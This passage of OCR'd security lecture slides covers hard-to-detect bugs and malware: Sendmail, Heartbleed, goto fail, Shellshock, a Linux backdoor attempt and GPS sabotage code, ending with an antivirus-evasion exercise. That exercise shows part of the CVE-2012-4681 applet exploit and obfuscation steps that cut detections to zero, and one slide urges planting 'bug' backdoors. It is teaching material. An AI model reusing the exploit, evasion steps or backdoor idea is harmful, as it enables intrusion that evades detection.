      // if there is sufficient space in the buffer, write the character
      if(output_index < upperlimit){ localbuf[output_index] = c; output_index++; }
   }
   if(roundquote){ localbuf[output_index] = ')'; output_index++; }
   if(quotation){ localbuf[output_index] = '>'; output_index++; }
   return output_index;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability?

Activity: Does this program contain a vulnerability?


```
#define BUFFERSIZE 200
int copy_it (char* input , unsigned int length){
   char c, localbuf[BUFFERSIZE];
   unsigned int upperlimit = BUFFERSIZE - 10;
   unsigned int quotation = roundquote = FALSE;
   unsigned int input_index = output_index = 0;
   while (input_index < length){ c = input[input_index++];
      if((c == '<') && (!quotation)){ quotation = true; upperlimit--; }
      if((c == '>') && (quotation)){ quotation = false; upperlimit++; }
      if((c == '(') && (!quotation) && (!roundquote)){ roundquote = true; /* (missing) upperlimit--; */ }
      if((c == ')') && (!quotation) && (roundquote)){ roundquote = false; upperlimit++; }
      // if there is sufficient space in the buffer, write the character
      if(output_index < upperlimit){ localbuf[output_index] = c; output_index++; }
   }
   if(roundquote){ localbuf[output_index] = ')'; output_index++; }
   if(quotation){ localbuf[output_index] = '>'; output_index++; }
   return output_index;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability? Yes…but our ability to do so is at the edge of our current technology.

input#?#%Name#Lastname#>#name@mail.org @
*+
*+%

The original code is much more complex! Has ~10 loops (nesting depth is 4), gotos, lots of pointer arithmetic, calls to string functions…very few program analysis tools can even handle the toy example. This Buffer overflow in an email address parsing function of Sendmail was discovered in 2003 by Mark Dowd. The Sendmail function containing the bug consists of a parsing loop using a state machine consisting of ~500 LOC. Thomas Dullien later extracted this smaller version of the bug (less than 50 LOC) as an example of a hard problem for static analysis.

The original bug can be found at ftp://ftp.sendmail.org/pub/sendmail/past-releases/sendmail.8.12.7.tar.gz in the *crackaddr* function of the headers.c file (lines 1022-1352). It was found by locating array writes and then noticing the parsing was particularly complex. The auditor assumed it was unlikely there was not a bug and continued searching until the vulnerability was found.



input ? #%Name#Lastname#>#name@mail.org @

*+

*+%

Activity: Does this program contain a vulnerability?

```
int main(int argc, char *argv[]) {
  int64_t x = strtoll(argv[1], NULL, 32);
  char buf[16];
  if (x >= 4 || x <= 2)
    return 3;
  int64_t i;
  for (i = x; i >= 2; i--)
    if (foo(i) == (foo(x) / i))
      return 1;
  strcpy(buf, argv[1]); // reachable
}
```

```
int foo(int64_t x) {
  int64_t i, s;
  for (i = x - 3; i >= 0; i--) {
    for (s = x; s >= 2; s /= i)
      if (s % 2 == 0)
        return FALSE;
  return TRUE;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability?

All loops in this program have decrementing counters. The program clearly always terminates and it doesn't do any complicated mathematical operations (just addition and subtraction). If we can reach the *strcpy* function it is clear we should be able to exploit it since this is just a modification to our original example of a buffer overflow. Can we come up with an input that allows us to reach the *strycpy* function?

Activity: Does this program contain a vulnerability?

```
int main(int argc, char *argv[]) {
  int64_t x = strtoll(argv[1], NULL, 32);
  char buf[256];
  // x is an even number that is greater than 2
  if (x <= 4 || x & 1 || x == 2)
    return 3;
  // x can be expressed as the sum of 2 primes
  int64_t i;
  for (i = 2; i <= x/2; i++)
    if (is_prime(i) && is_prime(x - i))
      return 1;
  strcpy(buf, argv[1]); // reachable
}
```


```
int is_prime(int64_t x) {
  int64_t i, s;
  for (i = 2; i <= x - 3; i++)
    for (s = 2; s <= x/2; s++)
      if (s * i == x)
        return FALSE;
  return TRUE;
}
```

While the problem make look simple, answering whether or not this program is vulnerability is currently beyond the reach of mathematics. It involves answering whether every even integer greater than 2 can be expressed as the sum of two primes. This is the Goldbach conjecture, which is one of the oldest and best-known unsolved problems in number theory and all of mathematics. The problem is 275 years old as of 2017.

Encoding a hard math problem in a program makes it easy to convince ourselves that this program is hard to verify. But if we didn't know this program encoded the Goldbach conjecture, or if Goldbach never made the conjecture, would this program look any different than your average program?

Many questions in program analysis are actually undecidable in their general case and and unfortunately these cases do arise is common programs. As a result we must use abstractions to answer easier questions that are answerable but still have practical value. For example we could say a path to *strcpy* exists that could be used to overflow *buf*, assuming that the path is feasible.


Activity: A Bug or Malware?



Finding malware is like finding a needle in a haystack, but without knowing what a needle looks like.

TRAQ Android Application

- Developed for DARPA Transformative Apps program
  - 55K lines of code
  - Repurposed for DARPA APAC program…
- Data gathering and relaying tool for military
  - Strategic mission planning/review
  - Audio and video recording
  - Geo-tagged camera snapshots
  - Real-time map updates based on GPS


Tashkent
Bishkek
Issyk-Kul
Garabogazkol Basin
Turkmenistan
Ashgabat
Dushanbe
Tajikistan
Afghanistan
Kabul
Islamabad
Himachal Prades
Punjab regio
Punjab
Chandigarh
Pakistan
Haryana
Thar Desert
Rajasthan

Subtle Corruptions (sabotage)


```
@Override
public void onLocationChanged(Location tmpLoc) {
   location = tmpLoc;
   double latitude = location.getLatitude();
   double longitude = location.getLongitude();
   if((longitude >= 62.45 && longitude <= 73.10) &&
       (latitude >= 25.14 && latitude <= 37.88)) {
        location.setLongitude(location.getLongitude() + 9.252);
        location.setLatitude(location.getLatitude() + 5.173);
   }
       ...
 }
```

Malware = ~10 LOC

GPS coordinates subtly corrupted if user is in Afghanistan/Pakistan!

Let's define malware


- Bad (malicious) software
- Examples: Viruses, Worms, Trojan Horses, Rootkits, Backdoors, Adware, Spyware, Keyloggers, Dialers, Ransomware…



Let's define a "bug"

- Unintentional error, flaw, failure, fault
- Examples: Rounding errors, null pointers, infinite loops, stack overflows, race conditions, memory leaks, business logic flaws…

- Is a software bug malware?
  - What if I added the bug intentionally?




A bug or malware?

- Context: Found in a CVS commit to the Linux Kernel source

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

Hint: This never executes…



"=" vs. "==“ is a subtle yet important difference! Would grant root privilege to any user that knew how to trigger this condition.

Malware: Linux Backdoor Attempt (2003)

- https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003/

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

Hint: This never executes…

"=" vs. "==“ is a subtle yet important difference! Would grant root privilege to any user that knew how to trigger this condition.

A bug or malware?

```
-
-               if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
600 +
601 +               if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
602                         goto fail;
603                 if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
604                         goto fail;
... @@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,
617
618         hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
619     hashOut.length = SSL_SHA1_DIGEST_LEN;
-    if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
620 +    if ((err = SSLFreeBuffer(&hashCtx)) != 0)
621         goto fail;
622
-    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
623 +    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
624         goto fail;
625     if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
626         goto fail;
... @@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
628         goto fail;
629     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
630         goto fail;
631 +       goto fail;
632     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
633         goto fail;
634
```

A bug or malware?


```
-
-               if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
+
+               if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
                        goto fail;
                if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
                        goto fail;
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,

        hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
    hashOut.length = SSL_SHA1_DIGEST_LEN;
-   if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
+   if ((err = SSLFreeBuffer(&hashCtx)) != 0)
        goto fail;

-   if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+   if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
+       goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
```

Bug?: Apple SSL CVE-2014-1266

```
-
-               if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
+
+               if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
                        goto fail;
                if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
                        goto fail;
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,

        hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
    hashOut.length = SSL_SHA1_DIGEST_LEN;
-   if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
+   if ((err = SSLFreeBuffer(&hashCtx)) != 0)
        goto fail;

-   if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+   if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
+       goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
```

Always goto fail

Never does the check to verify server authenticity…

- Should have been caught by automated tools
- Survived almost a year
- Affected OSX and iOS

A bug or malware?

```
3969        unsigned int payload;
3970        unsigned int padding = 16; /* Use minimum padding */
3971
3972        /* Read type and payload length first */
3973        hbtype = *p++;
3974        n2s(p, payload);
3975        pl = p;
3976
3977        if (s->msg_callback)
3978                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
3979                        &s->s3->rrec.data[0], s->s3->rrec.length,
3980                        s, s->msg_callback_arg);
3981
3982        if (hbtype == TLS1_HB_REQUEST)
3983                {
3984                unsigned char *buffer, *bp;
3985                int r;
3986
3987                /* Allocate memory for the response, size is 1 bytes
3988                 * message type, plus 2 bytes payload length, plus
3989                 * payload, plus padding
3990                 */
3991                buffer = OPENSSL_malloc(1 + 2 + payload + padding);
3992                bp = buffer;
3993
3994                /* Enter response type, length and copy payload */
3995                *bp++ = TLS1_HB_RESPONSE;
3996                s2n(payload, bp);
3997                memcpy(bp, pl, payload);
```

Hint: More SSL fun…

Bug (I hope): Heartbleed

- Much less obvious
- Survived several code audits
- Live for ~2 years

```
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;

if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                &s->s3->rrec.data[0], s->s3->rrec.length,
                s, s->msg_callback_arg);

if (hbtype == TLS1_HB_REQUEST)
        {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 bytes
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
```

Heartbeat message size controlled by the attacker…

Response size also controlled by the attacker…

Reads too much data!

"Catastrophic" is the right word. On the scale of 1 to 10, this is an 11.

-Bruce Schneier

A bug or malware?

Hint…

```
178 /* Parse and execute the commands in STRING.  Returns whatever
179    execute_command () returns.  This frees STRING.  FLAGS is a
180    flags word; look in common.h for the possible values.  Actions
181    are:
182         (flags & SEVAL_NONINT) -> interactive = 0;
183         (flags & SEVAL_INTERACT) -> interactive = 1;
184         (flags & SEVAL_NOHIST) -> call bash_history_disable ()
185         (flags & SEVAL_NOFREE) -> don't free STRING when finished
186         (flags & SEVAL_RESETLINE) -> reset line_number to 1
187 */
188
189 int
190 parse_and_execute (string, from_file, flags)
191      char *string;
192      const char *from_file;
193      int flags;
194 {
       ...
```

Fix adds:

```
+ #define SEVAL_FUNCDEF 0x080       /* only allow function definitions */
+ #define SEVAL_ONECMD  0x100       /* only allow a single command */
```

Missing some input validation checks…

```
315 /* Initialize the shell variables from the current environment.
316    If PRIVMODE is nonzero, don't import functions from ENV or
317    parse $SHELLOPTS. */
318 void
319 initialize_shell_variables (env, privmode)
320      char **env;
321      int privmode;
322 {
323   char *name, *string, *temp_string;
324   int c, char_index, string_index, string_length, ro;
325   SHELL_VAR *temp_var;
326
327   create_variable_tables ();
328
329   for (string_index = 0; string = env[string_index++]; )
330     {
331       char_index = 0;
332       name = string;
333       while ((c = *string++) && c != '=')
334         ;
335       if (string[-1] == '=')
336         char_index = string - name - 1;
337
338       /* If there are weird things in the environment, like `=xxx' or a
339          string without an `=', just skip them. */
340       if (char_index == 0)
341         continue;
342
343       /* ASSERT(name[char_index] == '=') */
344       name[char_index] = '\0';
345       /* Now, name = env variable name, string = env variable value, and
346          char_index == strlen (name) */
347
348       temp_var = (SHELL_VAR *)NULL;
349
350       /* If exported function, define it now.  Don't import functions from
351          the environment in privileged mode. */
352       if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
353         {
354           string_length = strlen (string);
355           temp_string = (char *)xmalloc (3 + string_length + char_index);
356
357           strcpy (temp_string, name);
358           temp_string[char_index] = ' ';
359           strcpy (temp_string + char_index + 1, string);
360
361           if (posixly_correct == 0 || legal_identifier (name))
362             parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
```

Bug (probably): Shellshock CVE-2014-6271/7169

- Bug is the due to the absence of code (validation checks)
- Present for 25 years!?
- Even more complicated to find
- Still learning the extent of this bug

Bug (probably): Shellshock CVE-2014-6271/7169

A bug or malware?


```
class A {
 A a1;
 A a2;
 B b;
 A a4;
 A a5;
 int i;
 A a7;
};
```


```
class B {
  A a1;
  A a2;
  A a3;
  A a4;
  A a5;
  A a6;
  A a7;
};
```

Malware: VM escape using bit flips

- Govindavajhala, S.; Appel, AW., "Using memory errors to attack a virtual machine," *Proceedings of IEEE Symposium on Security and Privacy,* pp.154-165, May 2003.

```
class A {
 A a1;
 A a2;
 B b;
 A a4;
 A a5;
 int i;
 A a7;
};

class B {
  A a1;
  A a2;
  A a3;
  A a4;
  A a5;
  A a6;
  A a7;
};

A p;
B q;
int offset = 6 * 4;
void write(int address, int value) {
   p.i = address - offset ;
   q.a6.i = value ;
}
```






Wait for a bit flip to obtain two pointers of incompatible types that point to the same location to circumvent the type system and execute arbitrary code in the program address space.

So what's your point?

- Both bugs and malware have catastrophic consequences
- Some bugs are indistinguishable from malware
  - Plausible deniability, malicious intent cannot be determined from code
- Some issues can be found automatically, but not all
- Novel attacks can be extremely hard to detect


Are we doing ourselves a disservice by labeling these as separate problems?



Next time you compromise a machine try dropping a program with an exploitable "bug" as the backdoor.

OODA and You

- "Security is a process, not a product" – Bruce Schneier



OODA and You

Our opponent

- Time
- Evolution of malware

"...IA > AI, that is, that intelligence amplifying systems can, at any given level of available systems technology, beat AI systems. That is, a machine and a mind can beat a mind-imitating machine working by itself." – Fred Brooks


Lab: Auditing Android Application for Malware

- ConnectBotBad
  - Several thousand lines of source code
  - Has multiple malwares
  - Work smarter not harder
  - Use control flow, data flow, program slices to test hypotheses
  - Leverage some knowledge of Android APIs to search sensitive interactions
- FlashBang
  - Example from the wild (but decompiled and refactored for this lab)
  - Try auditng the source code version
  - Try auditing the binary version

Tips:

- Work smarter not harder
- Use the OODA loop process (hypothesis malware, query + investigate, repeat)
- Leverage some domain knowledge of Android Components (Activities, Services, Broadcast Receviers Content Providers): https://developer.android.com/guide/components/fundamentals.html
- Leverage some domain knowledge of Android Permission Protected APIs: https://developer.android.com/reference/android/Manifest.permission.html
  - Atlas Android Essentials Toolbox Project: https://ensoftcorp.github.io/android-essentials-toolbox/

Antivirus Evasion



Do you agree?

- Antivirus protects us from modern malware.
- Antivirus protects us from yesterday's threats.
- Antivirus protects us from last year's threats.
- Antivirus is totally worthless.

Answer: It's complicated.

Exercise (2014): Refactoring CVE-2012-4681

- "Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…"
- CVE Created August 27th 2012 (~2 years old…)
- github.com/benjholla/CVE-2012-4681-Armoring


Sample	Notes	Score (2014's positive detections)
Original Sample	http://pastie.org/4594319	30/55
Technique A	Changed Class/Method names	28/55
Techniques A and B	Obfuscate strings	16/55
Techniques A-C	Change Control Flow	16/55
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55
Techniques A-E	Simple XOR Packer	0/55

Technique A (Rename Class/Methods/Fields)

```
public class Gondvv extends Applet
{

    public Gondvv()
    {
    }

    public void disableSecurity()
        throws Throwable
    {
        Statement localStatement = new Statement(System.class,
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new Protection
        AccessControlContext localAccessControlContext = new Ac
            localProtectionDomain
        });
        SetField(Statement.class, "acc", localStatement, localA
        localStatement.execute();
    }

    private Class GetClass(String paramString)
        throws Throwable
    {
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
        Expression localExpression = new Expression(Class.class
        localExpression.execute();
        return (Class)localExpression.getValue();
    }
```

```
public class Application extends Applet {

    public Application() {
    }

    public void method1() throws Throwable {
        Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), loca
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] { localProtectionDomain })
        method3(Statement.class, "acc", localStatement, localAccessControlContext);
        localStatement.execute();
    }

    private Class method2(String paramString) throws Throwable {
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
        Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);
        localExpression.execute();
        return (Class) localExpression.getValue();
    }

    private void method3(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throws Throwable {
        Object arrayOfObject[] = new Object[2];
        arrayOfObject[0] = paramClass;
        arrayOfObject[1] = paramString;
        Expression localExpression = new Expression(method2("sun.awt.SunToolkit"), "getField", arrayOfObject);
